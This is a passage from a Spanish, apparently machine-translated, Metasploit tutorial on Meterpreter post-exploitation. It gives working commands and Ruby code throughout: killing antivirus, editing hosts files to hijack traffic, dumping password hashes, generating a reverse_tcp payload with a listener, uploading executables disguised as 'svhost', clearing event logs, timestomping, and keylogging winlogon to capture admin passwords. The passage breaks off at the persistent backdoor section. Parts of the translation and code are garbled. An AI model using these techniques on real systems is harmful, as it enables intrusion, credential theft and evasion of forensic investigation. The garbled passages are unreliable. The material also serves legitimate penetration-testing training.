[*] The Telnet Server Services service is not set to auto, changing it to  
auto ...  
[*] Opening port in local firewall if necessary
```



El 'KillAV' script se puede utilizar para desactivar la mayoría de los programas antivirus se ejecuta como un servicio a un objetivo.

```
meterpreter > run killav
```

```
[*] Killing Antivirus services on the target...  
[*] Killing off cmd.exe...
```

El script 'get\_local\_subnets' se utiliza para obtener la máscara de subred local de una víctima. Esta información puede ser muy útil tener para girar.

```
meterpreter > run get_local_subnets
```

```
Local subnet: 10.211.55.0/255.255.255.0
```

El script 'hostsedit' Meterpreter es para agregar entradas al archivo hosts de Windows. Desde Windows comprobará el archivo hosts primera vez de la configuración del servidor DNS, que ayudará a desviar el tráfico a una entrada falsa o entradas. Ya sea una sola entrada se puede proporcionar o una serie de entradas se puede contar con un archivo que contiene una entrada por línea.

```
meterpreter > run hostsedit
```

**OPTIONS:**

```
-e Host entry in the format of IP,Hostname.  
-h Help Options.  
-l Text file with list of entries in the format of IP,Hostname. One per line.
```

**Example:**

```
run hostsedit -e 127.0.0.1,google.com  
run hostsedit -l /tmp/fakednsentries.txt
```

```
meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
```

```
[*] Making Backup of the hosts file.  
[*] Backup located in C:\WINDOWS\System32\drivers\etc\hosts62497.back  
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162  
[*] Clearing the DNS Cache
```

El script 'remotewinenum' voy a enumerar la información del sistema a través de wmic en víctima. Tome nota de que los registros se almacenan.

```
meterpreter > run remotewinenum
```

```
Remote Windows Enumeration Meterpreter Script  
This script will enumerate windows hosts in the target environment  
given a username and password or using the credential under witch  
Meterpreter is running using WMI wmic windows native tool.
```

## Usage:

### OPTIONS:

- h Help menu.
- p Password of user on target system
- t The target address
- u User on the target system (If not provided it will use credential of process)

```
meterpreter > run remotewinenum -u administrator -p ihazpassword -t 10.211.55.128
```

```
[*] Saving report to /root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142
[*] Running WMIC Commands ....
[*] running command wimic environment list
[*] running command wimic share list
[*] running command wimic nicconfig list
[*] running command wimic computersystem list
[*] running command wimic useraccount list
[*] running command wimic group list
[*] running command wimic sysaccount list
[*] running command wimic volume list brief
[*] running command wimic logicaldisk get description,filesystem,name,size
[*] running command wimic netlogin get name,lastlogon,badpasswordcount
[*] running command wimic netclient list brief
[*] running command wimic netuse get name,username,connectiontype,localname
[*] running command wimic share get name,path
[*] running command wimic nteventlog get path,filename,writeable
[*] running command wimic service list brief
[*] running command wimic process list brief
[*] running command wimic startup list full
[*] running command wimic rdtoggle list
[*] running command wimic product get name,version
[*] running command wimic qfe list
```

El 'winenum' script hace una herramienta muy detallada enumeración de las ventanas. Vuelca tokens hashes y mucho más.

```
meterpreter > run winenum
```

```
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command arp -a
[*] running command ipconfig /all
[*] running command ipconfig /displaydns
[*] running command route print
[*] running command net view
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command netstat -ns
```

```

[*] running command net accounts
[*] running command net accounts /domain
[*] running command net session
[*] running command net share
[*] running command net group
[*] running command net user
[*] running command net localgroup
[*] running command net localgroup administrators
[*] running command net group administrators
[*] running command net view /domain
[*] running command netsh firewall show config
[*] running command tasklist /svc
[*] running command tasklist /m
[*] running command gpresult /SCOPE COMPUTER /Z
[*] running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*] running command wmic computersystem list brief
[*] running command wmic useraccount list
[*] running command wmic group list
[*] running command wmic service list brief
[*] running command wmic volume list brief
[*] running command wmic logicaldisk get description,filesystem,name,size
[*] running command wmic netlogin get name,lastlogon,badpasswordcount
[*] running command wmic netclient list brief
[*] running command wmic netuse get name,username,connectiontype,localname
[*] running command wmic share get name,path
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic process list brief
[*] running command wmic startup list full
[*] running command wmic rdtoggle list
[*] running command wmic product get name,version
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!

```

El "scraper" script puede tomar aún más información del sistema, incluyendo todo el Registro.

**meterpreter > run scraper**

```

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMudVWt.reg)

```

De nuestros ejemplos anteriores podemos ver que hay un montón de scripts Meterpreter para nosotros para enumerar un montón de información, desactivar el anti-virus para nosotros, habilitar RDP, y mucho mucho más.

# Writing Meterpreter Scripts

## Escritura de scripts Meterpreter

Hay algunas cosas que hay que tener en cuenta al crear un script meterpreter nuevo.

*\* No todas las versiones de Windows son los mismos*

*\* Algunas versiones de Windows tienen medidas de seguridad para algunos de los comandos*

*\* No todas las herramientas de línea de comandos se encuentran en todas las versiones de Windows.*

*\* Algunas de las herramientas de línea de comando interruptores varían dependiendo de la versión de Windows*

En pocas palabras, las mismas limitaciones que tiene cuando se trabaja con métodos de explotación estándar. MSF puede ser de gran ayuda, pero no puede cambiar los fundamentos de ese objetivo. Teniendo esto en cuenta puede ahorrar un montón de frustración en el camino. A fin de mantener la versión de su objetivo de Windows y el paquete de servicio en la mente, y construir al mismo.

Para nuestros propósitos, vamos a crear una independiente binaria que se ejecuta en el sistema de destino que va a crear un shell Meterpreter revertir de nuevo a nosotros. Esto descarta cualquier problema con un exploit a medida que trabajamos a través de nuestro desarrollo de guiones.

```
root@bt:~# cd /pentest/exploits/framework3/
root@bt:/pentest/exploits/framework3# msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.184 X > Meterpreter.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=192.168.1.184
```

Maravilloso. Ahora movemos el ejecutable para nuestra máquina Windows que va a ser nuestro objetivo para el script que vamos a escribir. Sólo tenemos que configurar nuestro oyente. Para ello, vamos a crear un pequeño script para poner en marcha varios controladores para nosotros.

```
root@bt:/pentest/exploits/framework3# touch meterpreter.rc
root@bt:/pentest/exploits/framework3# echo use exploit/multi/handler >>
meterpreter.rc
root@bt:/pentest/exploits/framework3# echo set PAYLOAD
windows/meterpreter/reverse_tcp >> meterpreter.rc
root@bt:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >>
meterpreter.rc
root@bt:/pentest/exploits/framework3# echo set ExitOnSession false >>
meterpreter.rc
root@bt:/pentest/exploits/framework3# echo exploit -j -z >> meterpreter.rc
root@bt:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Aquí estamos utilizando el manejador de explotar múltiples para recibir nuestra capacidad de carga, se especifica que la carga es una carga reverse\_tcp Meterpreter, se establece la opción de payload, nos aseguramos de que el controlador de múltiples no saldrá una vez que reciba una sesión ya que podría necesitar volver a establecer una causa de un error o que podrían ser las pruebas en distintas versiones de Windows de hosts de destino diferente.

Mientras trabajaba en los guiones, vamos a guardar los scripts de prueba para /pentest/exploits/framework3/scripts/meterpreter para que se puedan ejecutar.

Ahora, lo único que queda es poner en marcha con nuestros msfconsole el guión de recursos.

```
root@bt:~/pentest/exploits/framework3# msfconsole -r meterpreter.rc
```

```
= [ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 693 exploits - 358 auxiliary - 39 post
+ -- --=[ 223 payloads - 27 encoders - 8 nops
      =[ svn r12787 updated today (2011.05.31)

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Como se puede ver arriba, Metasploit es la escucha de una conexión. Ahora podemos ejecutar nuestro ejecutable en nuestro host de Windows y vamos a recibir una sesión. Una vez que se establezca la sesión, se utiliza el comando de las sesiones con el "-i" del interruptor y el número de la sesión para interactuar con él:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter >
```

# Custom Scripting

## Scripts Personalizados

Ahora que tenemos una idea de cómo utilizar irb para probar llamadas a la API, echemos un vistazo a lo que los objetos sean devueltos y prueba de estructuras básicas. Ahora, sin guión primero estaría completa sin la aplicación "Hello World", por lo que le permite crear un script llamado "helloworld.rb" y guardarlo en /pentest/exploits/framework3/scripts/meterpreter.

```
root@bt:~# echo "print_status("Hello World")" >
/pentest/exploits/framework3/scripts/meterpreter/helloworld.rb
```

Ahora ejecutar el script desde la consola mediante el comando de marcha.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Ahora, vamos a construir sobre esta base. Vamos a añadir un par de llamadas a la API para otros el guión. Añadir estas líneas al guión:

```
print_error("this is an error!")
print_line("this is a line")
```

así como cualquier número de referencias en Internet vale la pena encontrar cuando hay algo específico que usted está buscando.

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

## Final helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Maravilloso! Vamos a ir un poco más allá y crear una función para imprimir información de carácter general y añadir control de errores para que en un segundo archivo. Esta nueva función tendrá la siguiente arquitectura:

```
def geninfo(session)
  begin
    ...
    rescue ::Exception => e
    ...
  end
end
```

El uso de funciones nos permite hacer nuestro código más modular y reutilizable. Este manejo de errores nos ayuda en la solución de problemas de nuestros scripts, así que usar algunas de las llamadas a la API hemos cubierto anteriormente, podríamos construir una función que tiene este aspecto:

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("\tThe target machine OS is #{sysnfo['OS']}")
    print_status("\tThe computer name is #{'Computer'} ")
    print_status("\tScript running as #{runpriv}")
    rescue ::Exception => e
      print_error("The following error was encountered #{e}")
    end
  end
end
```

Vamos a romper lo que estamos haciendo aquí. Se define una función llamada `getinfo` que tiene un parámetro que estamos poniendo en una variable local denominada 'sesión'. Esta variable tiene un par de métodos que son llamados para extraer información del sistema y de usuario, después de lo cual podemos imprimir un par de líneas de estado, que comunica los resultados de los métodos. En algunos casos, la información que se imprime sale de un hash, así que tenemos que estar seguros de llamar a la variable correctamente. También contamos con un controlador de errores colocado allí que devolverá lo que alguna vez un mensaje de error que podamos encontrar.

Ahora que tenemos esta función, sólo tenemos que llamar y darle la sesión del cliente Meterpreter. Para llamar a ella, basta con colocar el siguiente texto al final de nuestro script:

```
getinfo(client)
```



Ahora lanzamos el programa y podemos ver la salida de la misma:

```
meterpreter > run helloworld2
[*] Getting system information ...
[*] The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*] The computer name is Computer
[*] Script running as WINXPVM01labuser
```

## Final helloworld2.rb

```
def getinfo(session)
  begin
    sysnfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("\tThe target machine OS is #{sysnfo['OS']}")
    print_status("\tThe computer name is #{'Computer'} ")
    print_status("\tScript running as #{runpriv}")
  rescue ::Exception => e
    print_error("The following error was encountered #{e}")
  end
end
```

```
getinfo(client)
```

Como puede ver, estos pasos muy sencillos construir para darnos las bases para la creación de scripts avanzados Meterpreter. Vamos a ampliar esta secuencia de comandos para recopilar más información sobre nuestro objetivo. Vamos a crear otra función para la ejecución de comandos y la impresión de su producción:

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' =>
true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("\t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

Una vez más, vamos a romper lo que estamos haciendo aquí. Se define una función que toma dos Parámetros, el segundo de los cuales será un array. Un tiempo de espera también se establece para que la función no depende de nosotros. A continuación, establecemos un for each bucle que se ejecuta en la matriz que se pasa a la función que tendrá cada elemento de la matriz y lo ejecuta en el sistema a través de "cmd.exe / c", de imprimir el estado que se devuelve de la ejecución de comandos. Finalmente, un controlador de errores se establece para la captura de todas las cuestiones que surgen durante la ejecución de la función.

Ahora establecemos una serie de comandos para enumerar el host de destino:

```
commands = [ "set",  
             "ipconfig /all",  
             "arp -a"]
```

y luego lo llaman con el comando

```
list_exec(client, commands)
```

Con eso en su lugar, cuando lo ejecutamos, obtenemos:

```
meterpreter > run helloworld3  
[*] Running Command List ...  
[*]     running command set  
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users  
APPDATA=C:\Documents and Settings\P0WN3D\Application Data  
CommonProgramFiles=C:\Program Files\Common Files  
COMPUTERNAME=TARGET  
ComSpec=C:\WINNT\system32\cmd.exe  
HOMEDRIVE=C:  
HOMEPATH=  
LOGONSERVER=TARGET  
NUMBER_OF_PROCESSORS=1  
OS=Windows_NT  
Os2LibPath=C:\WINNT\system32\os2dll;  
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH  
PROCESSOR_ARCHITECTURE=x86  
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel  
PROCESSOR_LEVEL=6  
PROCESSOR_REVISION=0706  
ProgramFiles=C:\Program Files  
PROMPT=$P$G  
SystemDrive=C:  
SystemRoot=C:\WINNT  
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp  
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp  
USERDOMAIN=TARGET  
USERNAME=P0WN3D  
USERPROFILE=C:\Documents and Settings\P0WN3D  
windir=C:\WINNT
```

[\*] running command ipconfig /all

[\*]

Windows 2000 IP Configuration

Host Name . . . . . : target  
Primary DNS Suffix . . . . . :  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain  
Description . . . . . : VMware Accelerated AMD PCNet Adapter  
Physical Address. . . . . : 00-0C-29-85-81-55  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . : Yes  
IP Address. . . . . : 172.16.104.145  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 172.16.104.2  
DHCP Server . . . . . : 172.16.104.254  
DNS Servers . . . . . : 172.16.104.2  
Primary WINS Server . . . . . : 172.16.104.2  
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM  
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[\*] running command arp -a

[\*]

Interface: 172.16.104.145 on Interface 0x1000003  
Internet Address      Physical Address      Type  
172.16.104.2          00-50-56-eb-db-06      dynamic  
172.16.104.150        00-0c-29-a7-f1-c5      dynamic

meterpreter >

### Final helloworld3.rb

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' =>
true, 'Channelized' => true})
      while(d = r.channel.read)

          print_status("t#{d}")
        end
      r.channel.close
      r.close
      rescue ::Exception => e
        print_error("Error Running Command #{cmd}: #{e.class} #{e}")
      end
    end
  end
end

commands = [ "set",
  "ipconfig /all",
  "arp -a"]

list_exec(client,commands)
```

Como puede ver, crear scripts personalizados Meterpreter no es difícil si se toma un paso a la vez, la construcción en sí misma. Sólo recuerde que la prueba con frecuencia, y se refieren a la fuente de cómo diferentes llamadas a la API de operar.

# Useful API Calls

## Las llamadas a API

Vamos a cubrir algunas llamadas a API común para el guión de la Meterpreter y escribir un guión con algunas de estas llamadas a API. Para llamadas a API y ejemplos, ver el código Dispatcher Comando y la documentación de REX que se mencionó anteriormente.

Para ello, es más fácil para nosotros a usar el shell irb que pueden ser utilizadas para ejecutar llamadas a API directamente y ver lo que es devuelto por estas llamadas. Nos metemos en el IRB mediante la ejecución del "IRB" comando de la shell Meterpreter.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

Vamos a empezar con las llamadas de recogida de información sobre el objetivo. Vamos a obtener el nombre de la máquina del host de destino. La llamada a API para esto es "client.sys.config.sysinfo "

```
>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).", "Computer"=>"WINXPVM01"}
>>
```

Como podemos ver en la IRB, una serie de valores fueron devueltos. Si queremos conocer el tipo de valores devueltos, se puede utilizar el objeto de la clase para aprender lo que se devuelve:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

Podemos ver que tenemos un hash, por lo que podemos llamar a los elementos de esta suma a través de su clave. Digamos que queremos que la versión del sistema operativo sólo:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Ahora vamos a obtener las credenciales con las que la carga está en marcha. Para ello, se utiliza el "client.sys.config.getuid" llamada a API:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

Para obtener el ID del proceso en virtud del cual la sesión se está ejecutando, se utiliza el "client.sys.process.getpid" llamada que se puede utilizar para determinar cuál es el proceso de la sesión se ejecuta en:

```
>> client.sys.process.getpid
=> 684
```

Podemos utilizar llamadas a API en 'client.sys.net' para recopilar información sobre la configuración de red y el medio ambiente en el host de destino. Para obtener una lista de las interfaces y su configuración se utiliza la llamada a API "client.net.config.interfaces":

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

Como se puede ver que devuelve un array de objetos que son de tipo Rex::Enviar::Meterpreter::Extensiones::STDAPI::Net::Interfaz que representa cada una de las interfaces. Podemos iterar a través de este conjunto de objetos y obtener lo que se llama una salida bastante de cada una de las interfaces de esta manera:

```
>> interfaces = client.net.config.interfaces
=> [#, #]
>> interfaces.each do |i|
?> puts i.pretty
>> end
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:dc:aa:e4
IP Address   : 192.168.1.104
Netmask      : 255.255.255.0
```

# Useful Functions

## Funciones Utiles

Echemos un vistazo a algunas de las funciones de otro tipo que podrían ser útiles en la construcción de un gui3n Meterpreter. No dude en volver a utilizar estos como sea necesario.

Funci3n de la ejecuci3n de una lista de comandos o de un solo comando y devuelve el resultado:

```
#-----  
def list_exec(session,cmdlst)  
  if cmdlst.kind_of? String  
    cmdlst = cmdlst.to_a  
  end  
  print_status("Running Command List ...")  
  r=''  
  session.response_timeout=120  
  cmdlst.each do |cmd|  
    begin  
      print_status "trunning command #{cmd}"  
      r = session.sys.process.execute(cmd, nil, {'Hidden' => true,  
'Channelized' => true})  
      while(d = r.channel.read)  
        print_status("t#{d}")  
      end  
      r.channel.close  
      r.close  
    rescue ::Exception => e  
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")  
    end  
  end  
end
```

La funci3n de Comprobaci3n de UAC:

```
#-----  
def checkuac(session)  
  uac = false  
  begin  
    winversion = session.sys.config.sysinfo  
    if winversion['OS'] =~ /Windows Vista/ or winversion['OS'] =~ /Windows 7/  
      print_status("Checking if UAC is enaled ...")  
      key = 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'  
      root_key, base_key = session.sys.registry.splitkey(key)  
      value = "EnableLUA"  
      open_key = session.sys.registry.open_key(root_key, base_key, KEY_READ)  
      v = open_key.query_value(value)  
      if v.data == 1  
        uac = true  
      else
```

```

        uac = false
      end
      open_key.close_key(key)
    end
  rescue ::Exception => e
    print_status("Error Checking UAC: #{e.class} #{e}")
  end
  return uac
end

```

Función para subir archivos y ejecutables

```

#-----
def upload(session, file, trgloc = nil)
  if not ::File.exists?(file)
    raise "File to Upload does not exists!"
  else
    if trgloc == nil
      location = session.fs.file.expand_path("%TEMP%")
    else
      location = trgloc
    end
    begin
      if file =~ /S*(.exe)/i
        fileontrgt = "#{location}svhost#{rand(100)}.exe"
      else
        fileontrgt = "#{location}TMP#{rand(100)}"
      end
      print_status("Uploadingd #{file}....")
      session.fs.file.upload_file("#{fileontrgt}", "#{file}")
      print_status("#{file} uploaded!")
      print_status("#{fileontrgt}")
    rescue ::Exception => e
      print_status("Error uploading file #{file}: #{e.class} #{e}")
    end
  end
  return fileontrgt
end

```

Función para el funcionamiento de una lista de comandos WMIC almacenada en una matriz, devuelve una cadena

```

#-----
def wmicexec(session, wmiccmds= nil)
  windr = ''
  tmpout = ''
  windrtmp = ""
  session.response_timeout=120
  begin

```



```

tmp = session.fs.file.expand_path("%TEMP%")
wmicfl = tmp + ""+ sprintf("%.5d",rand(100000))
wmiccmds.each do |wmi|
  print_status "running command wmic #{wmi}"
  cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"
  opt = "/append:#{wmicfl} #{wmi}"
  r = session.sys.process.execute( cmd, opt,{'Hidden' =>
true})

  sleep(2)
  #Making sure that wmic finishes before executing next
  wmic command

  prog2check = "wmic.exe"
  found = 0
  while found == 0
    session.sys.process.get_processes().each do |x|
      found =1
      if prog2check == (x['name'].downcase)
        sleep(0.5)
        print_line "."
      end
      found = 0
    end
  end
end
r.close

end
# Read the output file of the wmic commands
wmioutfile = session.fs.file.new(wmicfl, "rb")
until wmioutfile.eof?
  tmpout << wmioutfile.read
end
wmioutfile.close
rescue ::Exception => e
  print_status("Error running WMIC commands: #{e.class} #{e}")
end
# We delete the file with the wmic command output.
c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil, {'Hidden'
=> true})
c.close
tmpout
end

```

Función para grabar datos en un archivo:

```

#-----

def filewrt(file2wrt, data2wrt)
  output = ::File.open(file2wrt, "a")
  data2wrt.each_line do |d|
    output.puts(d)
  end
  output.close
end

```

La función de borrar todos los registros de sucesos:

```
#-----  
def clrevertlgs(session)  
  evtlogs = [  
    'security',  
    'system',  
    'application',  
    'directory service',  
    'dns server',  
    'file replication service'  
  ]  
  print_status("Clearing Event Logs, this will leave and event 517")  
  begin  
    evtlogs.each do |evl|  
      print_status("Clearing the #{evl} Event Log")  
      log = session.sys.eventlog.open(evl)  
      log.clear  
    end  
    print_status("All Event Logs have been cleared")  
  rescue ::Exception => e  
    print_status("Error clearing Event Log: #{e.class} #{e}")  
  end  
end
```

Función de Cambio de Tiempo de acceso, fecha de modificación y hora de creación de Archivos incluidos en una matriz:

```
#-----  
# The files have to be in %WinDir%System32 folder.  
def chmace(session,cmds)  
  windir = ''  
  windrtmp = ""  
  print_status("Changing Access Time, Modified Time and Created Time of Files  
Used")  
  windir = session.fs.file.expand_path("%WinDir%")  
  cmds.each do |c|  
    begin  
      session.core.use("priv")  
      filestomp = windir + "system32"+ c  
      fl2clone = windir + "system32chkdsk.exe"  
      print_status("Changing file MACE attributes on #{filestomp}")  
      session.priv.fs.set_file_mace_from_file(filestomp, fl2clone)  
    rescue ::Exception => e  
      print_status("Error changing MACE: #{e.class} #{e}")  
    end  
  end  
end
```

# Maintaining Access

## **Mantenimiento del Acceso**

Tras superar con éxito poner en peligro una gran cantidad, si las reglas del juego lo permiten, a menudo es una buena idea para asegurarse de que usted será capaz de mantener su acceso a un nuevo examen o la penetración de la red de destino. Esto también asegura que usted será capaz de volver a conectarse a su víctima si está usando un exploit de una sola vez o accidente de un servicio en el objetivo. En situaciones como éstas, no puede ser capaz de recuperar el acceso de nuevo hasta que se reinicie el objetivo es preformada.

Una vez que han obtenido acceso a un sistema, en última instancia, puede tener acceso a los sistemas que comparten la misma subred. Pivotante de un sistema a otro, obtiene información sobre la actividades de los usuarios mediante el control de sus pulsaciones, y los usuarios suplantando con fichas capturadas son sólo algunas de las técnicas que se describen más adelante en este módulo.

# Keylogging

Una vez que se han aprovechado de un sistema existen dos métodos diferentes que puede tomar, ya sea destruir y apoderarse o baja y lenta.

Baja y lenta puede llevar a un montón de información interesante, si usted tiene la paciencia y la disciplina. Una herramienta que puede utilizar para la recopilación de la información bajo y lento es el guión capturador de teclado con Meterpreter. Esta herramienta está muy bien diseñado, que le permite capturar todas las entradas de teclado del sistema, sin necesidad de escribir nada en el disco, dejando un espacio mínimo para los investigadores forenses a seguir adelante hasta el. Perfecto para conseguir contraseñas, cuentas de usuario, y todo tipo de información valiosa.

Vamos a echar un vistazo en la acción. En primer lugar, vamos a explotar un sistema de forma normal.

```
msf exploit(warftpd_165_user) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)
```

```
meterpreter >
```

Entonces, vamos a migrar Meterpreter al proceso Explorer.exe para que no tenga que preocuparse por el proceso se reinicia de explotación y el cierre de la sesión.

```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	----
140	smss.exe	\SystemRoot\System32\smss.exe
188	winlogon.exe	??\C:\WINNT\system32\winlogon.exe
216	services.exe	C:\WINNT\system32\services.exe
228	lsass.exe	C:\WINNT\system32\lsass.exe
380	svchost.exe	C:\WINNT\system32\svchost.exe
408	spoolsv.exe	C:\WINNT\system32\spoolsv.exe
444	svchost.exe	C:\WINNT\System32\svchost.exe
480	regsvc.exe	C:\WINNT\system32\regsvc.exe
500	MSTask.exe	C:\WINNT\system32\MSTask.exe
528	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
588	WinMgmt.exe	C:\WINNT\System32\WBEM\WinMgmt.exe
664	notepad.exe	C:\WINNT\System32\notepad.exe

```

724 cmd.exe C:\WINNT\System32\cmd.exe
768 Explorer.exe C:\WINNT\Explorer.exe
800 war-ftpd.exe C:\Program Files\War-ftpd\war-ftpd.exe
888 VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896 VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940 firefox.exe C:\Program Files\Mozilla Firefox\firefox.exe
972 TPAutoConnSvc.exe C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
1088 TPAutoConnect.exe C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe

```

```

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768

```

Por último, iniciar el keylogger, esperar un tiempo y mandar la salida.

```

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
  tgoogle.cm my credit amex  myusernamthi  amexpasspassword

```

No podía ser más fácil! Observe cómo las pulsaciones de teclado, como el control y la tecla de retroceso se representan.

Como bono adicional, si desea capturar información del sistema de inicio de sesión que acaba de emigrar al proceso winlogon. Esto capturar las credenciales de todos los usuarios iniciar sesión en el sistema, siempre y cuando este está en ejecución.

```

meterpreter > ps

Process list
=====

PID Name          Path
--- ----          -
401 winlogon.exe C:\WINNT\system32\winlogon.exe

```

```

meterpreter > migrate 401
[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start

```

Starting the keystroke sniffer...

\*\*\*\* A few minutes later after an admin logs in \*\*\*\*

```
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
Administrator ohnoes1vebeenh4x0red!
```

Aquí podemos ver por el registro en el proceso de winlogon nos permite cosechar con eficacia a todos los usuarios iniciar sesión en ese sistema y capturarlo. Hemos capturado el Administrador de sesión con una contraseña de "ohnoes1vebeenh4x0red!".

# Persistent Meterpreter Service

## Servicio Meterpreter persistente

Después de pasar por todo el duro trabajo de la explotación de un sistema, a menudo es una buena idea salir de una manera más fácil volver al sistema más adelante. De esta manera, si el servicio que explota está inactivo o parche, aún puede tener acceso al sistema. Metasploit tiene un guión Meterpreter, `persistence.rb`, que va a crear un servicio Meterpreter que estarán disponibles para usted, incluso si el sistema remoto se reinicia.

Una palabra de advertencia antes de que vayamos más lejos. El Meterpreter persistente, como se muestra aquí no requiere autenticación. Esto significa que cualquiera que tenga acceso al puerto podrían acceder a la puerta de atrás! Esto no es una buena cosa si usted está llevando a cabo una prueba de penetración, ya que esto podría ser un riesgo significativo. En una situación real, asegúrese de ejercer la máxima precaución y asegúrese de limpiar después de ti mismo, cuando el compromiso se hace.

Una vez que hemos explotado inicialmente el anfitrión, que ejecuta el script de persistencia con el modificador `'-h'` para ver qué opciones están disponibles:

```
meterpreter > run persistence -h
```

### OPTIONS:

- A** Automatically start a matching multi/handler to connect to the agent
- U** Automatically start the agent when the User logs on
- X** Automatically start the agent when the system boots
- h** This help menu
